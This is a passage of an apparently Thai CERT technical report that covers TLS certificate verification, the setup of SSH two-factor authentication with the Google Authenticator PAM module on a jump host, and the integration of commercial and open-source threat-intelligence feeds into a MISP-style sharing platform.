
6e:37:44:66:0d:cf:2e:3f:3d:df:69:8d:73:0b:30:5c:a5:45:
ca:91:a4:ca:ca:34:d6:e5:b0:25:24:5b:90:83:d4:a3:7a:68:
ad:fa:7b:ac:9c:1b:bd:ac:e7:94:ad:59:79:d1:0e:85:b5:99:
13:1e:01:2c:83:6f:a4:af:f8:09:4c:34:67:e7:40:dc:76:64:
e7:59:14:d7:49:d1:b8:87:71:fe:62:40:24:47:42:63:5d:06:
16:22:9f:44:d0:e7:f5:3f:4d:4d:66:6c:ac:bf:6f:14:69:04:
50:e8:e0:db:4e:da:32:a2:ef:33:99:b1:1f:f2:89:48:52:a0:
38:8a:87:1e:c6:9e:a7:3c:76:bb:90:41:f5:7e:1d:15:11:5b:
8d:6e:9c:f8:af:d9:88:65:ed:28:38:68:ef:3b:3a:5d:9c:b7:
a5:72:cd:7b:5b:23:ab:4e:35:6a:72:ca:09:5c:95:54:ba:3d:
fa:29:67:f2:00:ac:b1:c1:22:ad:89:48:c6:0b:42:72:99:67:

30:c6:7a:78:7a:97:f5:9b:14:82:7a:a6:10:cd:41:2e:ee:5b:
95:e3:38:55:4c:c6:87:af:31:ba:0d:58:ea:64:03:98:f3:b8:
f4:22:8c:cf:f0:40:4e:34:28:e1:24:cb:ee:01:86:45:73:81:
b5:44:88:c5

เมื่อทำการตรวจสอบที่หน้า https://misp.ttc-cert.or.th/ จะเห็น SSL/TLS Certificate สามารถใช้งานได้ตามปกติดัง **ภาพที่ 39** และ **ภาพที่ 40**



ภาพที่ 39 *แสดงการใช้งาน SSL/TLS Certificate ของ https://misp.ttc-cert.or.th/*



ภาพที่ 40 *แสดงการใช้งาน SSL/TLS Certificate ของ https://misp.ttc-cert.or.th/*

13. การนำการตรวจสอบสิทธิ์แบบสองปัจจัย (Two-factor Authentication) มาใช้งานในระบบ

ในขั้นตอนนี้ผู้วิจัยได้ตระหนักถึงความสำคัญของ Jump Host ที่เป็นศูนย์กลางในการเข้าถึงระบบทั้งหมดของศูนย์ TTC-CERT จึงได้นำการตรวจสอบสิทธิ์แบบสองปัจจัยสำหรับการเข้าสู่ระบบเซิร์ฟเวอร์ผ่าน SSH โดยใช้ Google Authenticator PAM module เพื่อให้การตรวจสอบสิทธิ์การเข้าถึงในระบบที่มีความสำคัญของศูนย์ TTC-CERT มีความรัดกุมมากยิ่งขึ้น โดยมีขั้นตอนในการดำเนินการติดตั้งและปรับแต่งระบบ ดังนี้

13.1. การติดตั้ง Google Authenticator PAM module

13.1.1. update และ upgrade ระบบปฏิบัติการให้เป็นปัจจุบัน

```
$ sudo sh -c "apt -y update;apt -y upgrade;apt -y autoremove;apt -y autoclean"
```

```
pisut@error501:~$ sudo sh -c "apt -y update;apt -y upgrade;apt -y autoremove;apt -y autoclean"
Get:1 https://mirror.kku.ac.th/ubuntu focal InRelease [265 kB]
Hit:2 http://ppa.launchpad.net/ansible/ansible/ubuntu focal InRelease
Get:3 https://mirror.kku.ac.th/ubuntu focal-updates InRelease [114 kB]
Get:4 https://mirror.kku.ac.th/ubuntu focal-backports InRelease [101 kB]
Hit:5 http://deb.anydesk.com all InRelease
Hit:6 http://security.ubuntu.com/ubuntu focal-security InRelease
Get:7 https://mirror.kku.ac.th/ubuntu focal/main amd64 Packages [970 kB]
Get:8 https://mirror.kku.ac.th/ubuntu focal/main i386 Packages [718 kB]
Get:9 https://mirror.kku.ac.th/ubuntu focal/main Translation-en [506 kB]
Get:10 https://mirror.kku.ac.th/ubuntu focal/main amd64 DEP-11 Metadata [494 kB]
Get:11 https://mirror.kku.ac.th/ubuntu focal/main DEP-11 48x48 Icons [98.4 kB]
Get:12 https://mirror.kku.ac.th/ubuntu focal/main DEP-11 64x64 Icons [163 kB]
Get:13 https://mirror.kku.ac.th/ubuntu focal/main DEP-11 64x64@2 Icons [15.8 kB]
Get:14 https://mirror.kku.ac.th/ubuntu focal/main amd64 c-n-f Metadata [29.5 kB]
Get:15 https://mirror.kku.ac.th/ubuntu focal/restricted amd64 Packages [22.0 kB]
Get:16 https://mirror.kku.ac.th/ubuntu focal/restricted i386 Packages [8,112 B]
Get:17 https://mirror.kku.ac.th/ubuntu focal/restricted Translation-en [6,212 B]
Get:18 https://mirror.kku.ac.th/ubuntu focal/restricted amd64 c-n-f Metadata [392 B]
Get:19 https://mirror.kku.ac.th/ubuntu focal/universe i386 Packages [4,642 kB]
Get:20 https://mirror.kku.ac.th/ubuntu focal/universe amd64 Packages [8,628 kB]
Get:21 https://mirror.kku.ac.th/ubuntu focal/universe Translation-en [5,124 kB]
Get:22 https://mirror.kku.ac.th/ubuntu focal/universe amd64 DEP-11 Metadata [3,603 kB]
Get:23 https://mirror.kku.ac.th/ubuntu focal/universe DEP-11 48x48 Icons [3,016 kB]
Get:24 https://mirror.kku.ac.th/ubuntu focal/universe DEP-11 64x64 Icons [7,794 kB]
Get:25 https://mirror.kku.ac.th/ubuntu focal/universe DEP-11 64x64@2 Icons [44.3 kB]
Get:26 https://mirror.kku.ac.th/ubuntu focal/universe amd64 c-n-f Metadata [265 kB]
Get:27 https://mirror.kku.ac.th/ubuntu focal/multiverse i386 Packages [74.7 kB]
Get:28 https://mirror.kku.ac.th/ubuntu focal/multiverse amd64 Packages [144 kB]
Get:29 https://mirror.kku.ac.th/ubuntu focal/multiverse Translation-en [104 kB]
Get:30 https://mirror.kku.ac.th/ubuntu focal/multiverse amd64 DEP-11 Metadata [48.4 kB]
Get:31 https://mirror.kku.ac.th/ubuntu focal/multiverse DEP-11 48x48 Icons [23.1 kB]
Get:32 https://mirror.kku.ac.th/ubuntu focal/multiverse DEP-11 64x64 Icons [192 kB]
Get:33 https://mirror.kku.ac.th/ubuntu focal/multiverse DEP-11 64x64@2 Icons [214 B]
Get:34 https://mirror.kku.ac.th/ubuntu focal/multiverse amd64 c-n-f Metadata [9,136 B]
Get:35 https://mirror.kku.ac.th/ubuntu focal-updates/main i386 Packages [534 kB]
```

13.1.2. ติดตั้ง Google Authenticator PAM module

```
$ sudo apt-get install libpam-google-authenticator
```

```
pisut@error501:~$ sudo apt-get install libpam-google-authenticator
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libqrencode4
The following NEW packages will be installed:
  libpam-google-authenticator libqrencode4
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 57.3 kB of archives.
After this operation, 190 kB of additional disk space will be used.
Do you want to continue? [Y/n]
Get:1 https://mirror.kku.ac.th/ubuntu focal/universe amd64 libqrencode4 amd64 4.0.2-2 [23.6 kB]
Get:2 https://mirror.kku.ac.th/ubuntu focal/universe amd64 libpam-google-authenticator amd64 20170702-2 [33.7 kB]
Fetched 57.3 kB in 1s (77.4 kB/s)
Selecting previously unselected package libqrencode4:amd64.
(Reading database ... 198428 files and directories currently installed.)
Preparing to unpack .../libqrencode4_4.0.2-2_amd64.deb ...
Unpacking libqrencode4:amd64 (4.0.2-2) ...
Selecting previously unselected package libpam-google-authenticator.
Preparing to unpack .../libpam-google-authenticator_20170702-2_amd64.deb ...
Unpacking libpam-google-authenticator (20170702-2) ...
Setting up libqrencode4:amd64 (4.0.2-2) ...
Setting up libpam-google-authenticator (20170702-2) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.3) ...
pisut@error501:~$
```

13.1.3. เรียกใช้ Google Authenticator PAM module เพื่อตั้งค่าการใช้งาน

```
$ google-authenticator
```

```
pisut@error501:~$ google-authenticator

Do you want authentication tokens to be time-based (y/n) y
Warning: pasting the following URL into your browser exposes the OTP secret to Google:
```

```
Do you want me to update your "/home/pisut/.google_authenticator" file? (y/n) y

Do you want to disallow multiple uses of the same authentication
token? This restricts you to one login about every 30s, but it increases
your chances to notice or even prevent man-in-the-middle attacks (y/n) y

By default, a new token is generated every 30 seconds by the mobile app.
In order to compensate for possible time-skew between the client and the server,
we allow an extra token before and after the current time. This allows for a
time skew of up to 30 seconds between authentication server and client. If you
experience problems with poor time synchronization, you can increase the window
from its default size of 3 permitted codes (one previous code, the current
code, the next code) to 17 permitted codes (the 8 previous codes, the current
code, and the 8 next codes). This will permit for a time skew of up to 4 minutes
between client and server.
Do you want to do so? (y/n) n

If the computer that you are logging into isn't hardened against brute-force
login attempts, you can enable rate-limiting for the authentication module.
By default, this limits attackers to no more than 3 login attempts every 30s.
Do you want to enable rate-limiting? (y/n) y
pisut@error501:~$
```

การดำเนินการปรับแต่ค่าข้างต้น ดังนี้

13.1.3.1. การระบุให้ใช้ time-based ซึ่งค่า token จะถูกเปลี่ยนแปลงไปตามเวลาที่เปลี่ยนแปลงไปด้วย

13.1.3.2. การระบุให้โปรแกรมดำเนินการเขียนข้อมูล configuration และตัวเลือกลงในไฟล์ .google_authenticator

13.1.3.3. การระบุให้กำหนดค่าเพื่อป้องกันการโจมตีแบบ replay attack โดยทำให้แต่ละรหัสหมดอายุทันทีหลังการใช้งาน ซึ่งจะช่วยป้องกันผู้โจมตีไม่ให้ขโมยและนำรหัสที่เราเพิ่งใช้และเข้าสู่ระบบ

13.1.3.4. การระบุให้จำกัดการสร้างรหัสไว้ที่ 3 รหัสที่ถูกต้องในกรอบเวลา 1:30 นาที

13.1.3.5. การระบุให้มีการจำกัดจำนวนครั้งการเข้าถึง ซึ่งทำให้ผู้โจมตีจากระยะไกลไม่สามารถโจมตีแบบ brute-force ได้อย่างมีประสิทธิภาพ เนื่องจากจะถูกจำกัดการเข้าถึงได้ไม่เกิน 3 ครั้งใน 30 วินาที ก่อนที่จะถูกบล็อก

13.2. การกำหนดค่า OpenSSH และการทำให้ SSH ใช้งานการตรวจสอบสิทธิ์แบบสองปัจจัย (Two-factor Authentication)

13.2.1. ดำเนินการ configuration เพื่อเพิ่ม Google Authenticator PAM module

```
$ sudo nano /etc/pam.d/sshd
```

เพิ่มบรรทัดต่อไปนี้ที่ด้านล่างของไฟล์

```
# Standard Un*x password updating.
@include common-password
auth required pam_google_authenticator.so
```

13.2.2. กำหนดค่า OpenSSH เพื่อให้รองรับการตรวจสอบสิทธิ์แบบสองปัจจัย โดยเปิดไฟล์การกำหนดค่า SSH เพื่อแก้ไข

```
$ sudo nano /etc/ssh/sshd_config
```

ค้นหา ChallengeResponseAuthentication และตั้งค่าเป็น yes

```
# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication yes
```

เพิ่มบรรทัดต่อไปนี้ที่ด้านล่างของไฟล์ เพื่อระบุว่า SSH ต้องใช้วิธีการตรวจสอบสิทธิ์โดยใช้ Public Key, รหัสผ่าน และ One Time Password (OTP)

```
UsePAM yes
AuthenticationMethods publickey,password publickey,keyboard-interactive
```

13.2.3. บันทึกและปิดไฟล์ จากนั้นรีสตาร์ท SSH เพื่อโหลดไฟล์ configuration


```
$ sudo systemctl restart sshd.service
```

13.3. ทดสอบการ SSH โดยใช้งานการตรวจสอบสิทธิ์แบบสองปัจจัย (Two-factor Authentication)

13.3.1. โดยการ SSH login จากเครื่อง 10.20.30.1 ไปที่ Jump host

```
pisut@inet:~$ ssh 192.168.0.1
Password:  uses only. All activity may be monitored and reported.
Verification code:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-34-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be applied immediately.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Authorized uses only. All activity may be monitored and reported.
Last login: Wed Sep 15 14:31:58 2021 from 10.20.30.1
pisut@error501:~$
```

ก็จะสามารถใช้งานได้โดยมีรายละเอียดสิ่งที่ต้องตรวจสอบสิทธิ์ ดังนี้



14. การเชื่อมต่อ Threat Intelligence Feed

เนื่องจากหลายองค์กรตกเป็นเหยื่อของการโจมตีทางไซเบอร์ที่มีจำนวนครั้งในการพยายามโจมตีทางไซเบอร์ที่มีปริมาณเพิ่มมากขึ้น โดยเป็นที่ชัดเจนว่าการป้องกันภัยคุกคามทางไซเบอร์ที่ประสบความสำเร็จต้องใช้วิธีการใหม่ ๆ เพื่อป้องกันการโจมตีดังกล่าว ซึ่งจำเป็นต้องใช้แนวทางการป้องกันเชิงรุก (active defense) โดยต้องปรับมาตรการการควบคุมด้านความปลอดภัยให้เข้ากับสภาพแวดล้อมของภัยคุกคามทางไซเบอร์ที่เปลี่ยนแปลงตลอดเวลา วิธีเดียวที่จะติดตามการเปลี่ยนแปลงเหล่านี้คือ การสร้างระบบข้อมูลภัยคุกคามทางไซเบอร์ (Cyber Threat Intelligence) ที่มีประสิทธิภาพ

ข้อมูลภัยคุกคามทางไซเบอร์ได้กลายเป็นองค์ประกอบหลักของการดำเนินงานด้านความปลอดภัยทางไซเบอร์ขององค์กรในทุกอุตสาหกรรมและทุกภาคส่วน โดยข้อมูลดังกล่าวจะเป็นไปในรูปแบบที่มนุษย์สามารถอ่านได้ (human-readable) และเครื่องคอมพิวเตอร์สามารถอ่านได้ (machine-readable) โดยข้อมูลภัยคุกคามทางไซเบอร์สามารถนำมาใช้สนับสนุนการทำงานของทีมรักษาความปลอดภัยขององค์กรด้วยข้อมูลที่ถูกต้อง มีความเกี่ยวข้อง และทันเวลา เพื่อใช้ในการตอบสนองภัยคุกคามทางไซเบอร์ที่เกิดขึ้น และ/หรือ ที่กำลังจะเกิดขึ้น ตลอดจนนำข้อมูลดังกล่าวไปใช้ในการตัดสินใจเชิงกลยุทธ์ที่เกี่ยวกับการตรวจจับและป้องกันภัยคุกคามทางไซเบอร์ได้อย่างมีประสิทธิภาพอีกด้วย

14.1. การเชื่อมต่อจากแหล่งข้อมูล Commercial Threat Intelligence Feed

14.1.1. แหล่งข้อมูล Commercial Threat Intelligence Feed

ศูนย์ TTC-CERT ได้ดำเนินการจัดซื้อ Commercial Threat Intelligence Feed ตามระเบียบของสมาคมฯ โดยแหล่งข้อมูล Commercial Threat Intelligence Feed เป็นของบริษัท CyCraft Technology Corporation โดย Threat Intelligence Feed ที่จะได้รับ คือ (1) hash (2) IP Address (3) URL และ (4) Domain โดยใน 4 กลุ่มตัวบ่งชี้ภัยคุกคาม จะแบ่งเป็น 14 ประเภทที่แตกต่างกัน อาทิ malware, cryptomining, phishing, scanner, spam เป็นต้น ซึ่งข้อมูลเหล่านี้ระบบ Pathform การแลกเปลี่ยนข้อมูล จะดึงเข้ามาในระบบเวลา 1.00 น. (เวลา UTC) ทุกวัน เพื่อให้สมาชิกศูนย์ TTC-CERT นำข้อมูล Threat Intelligence Feed นี้ ไปตรวจจับ เฝ้าระวัง และป้องกันภัยคุกคามให้กับองค์กร นอกจากนี้ยังสามารถเข้าถึง Global Threat Intelligence Platform ของ CyCraft เพื่อช่วยในการวิเคราะห์ข้อมูล artifact และเชื่อมโยงข้อมูลจากแหล่งข้อมูลของ CyCraft ตลอดจนสามารถนำข้อมูลเหล่านี้มาวิเคราะห์และเชื่อมโยงพฤติกรรมของ Malware ที่พบได้อีกด้วย

14.1.2. Default taxonomy ที่จะใช้กับแหล่งข้อมูลนี้ คือ

TTC-CERT:origin="CyberTotal"

TTC-CERT:block-list-type="hash"

TTC-CERT:block-list-type="ip"


TTC-CERT:block-list-type="url"

TTC-CERT:block-list-type="domain"


TTC-CERT:category="xxx"

14.1.3. การดำเนินการเชื่อมต่อกับระบบ Pathform การแลกเปลี่ยนข้อมูล


ศูนย์ TTC-CERT ดำเนินการเชื่อมต่อ Commercial Threat Intelligence Feed กับระบบ Pathform การแลกเปลี่ยนข้อมูล โดยเรียกข้อมูลผ่าน API ของบริษัท CyCraft Technology Corporation ผ่าน https://cybertotal.cycraft.com/_api/black/ โดยใช้ Intelligence Gathering Server และสั่งให้ทำงานผ่าน Crontab เพื่อดึงข้อมูล Threat Intelligence Feed เข้ามาในระบบเวลา 1.00 น. (เวลา UTC) ทุกวัน ซึ่งข้อมูลที่ได้รับจะมีตัวอย่างรายละเอียดตาม **ภาพที่ 41 ภาพที่ 42** และ **ภาพที่ 43**



ภาพที่ 41 *แสดงข้อมูลในระบบ Pathform การแลกเปลี่ยนข้อมูลที่ดึงจาก Commercial Threat Intelligence Feed ของบริษัท CyCraft Technology Corporation*



ภาพที่ 42 *แสดงข้อมูลรายละเอียดของ Event ในระบบ Pathform การแลกเปลี่ยนข้อมูล ที่ดึงจาก Commercial Threat Intelligence Feed ของบริษัท CyCraft Technology Corporation*



ภาพที่ 43 *แสดงข้อมูลของ Attribute ของ Event ในระบบ Pathform การแลกเปลี่ยนข้อมูลที่ดึงจาก Commercial Threat Intelligence Feed ของบริษัท CyCraft Technology Corporation*

14.2. การเชื่อมต่อจากแหล่งข้อมูล Open Source Threat Intelligence Feed

ในปี 2564 ระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT ได้ดำเนินการ Activate Open Source Threat Intelligence Feed เพื่อนำข้อมูลภัยคุกคามทางไซเบอร์จากแหล่งข่าวเปิดเข้าสู่ระบบ Platform การแลกเปลี่ยนข้อมูล โดยอัตโนมัติ จากแหล่งข้อมูล ดังต่อไปนี้

- CIRCL OSINT Feed เป็นข้อมูลแหล่งข่าวเปิดจาก The Computer Incident Response Center Luxembourg (CIRCL)
- The Botvrij.eu Data เป็นข้อมูลแหล่งข่าวเปิดจาก Botvrij.eu
- DigitalSide Threat-Intel OSINT Feed เป็นข้อมูลแหล่งข่าวเปิดจาก osint.digitalside.it

ผลการ Activate Open Source Threat Intelligence Feed ในระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT เป็นไปตาม **ภาพที่ 44**

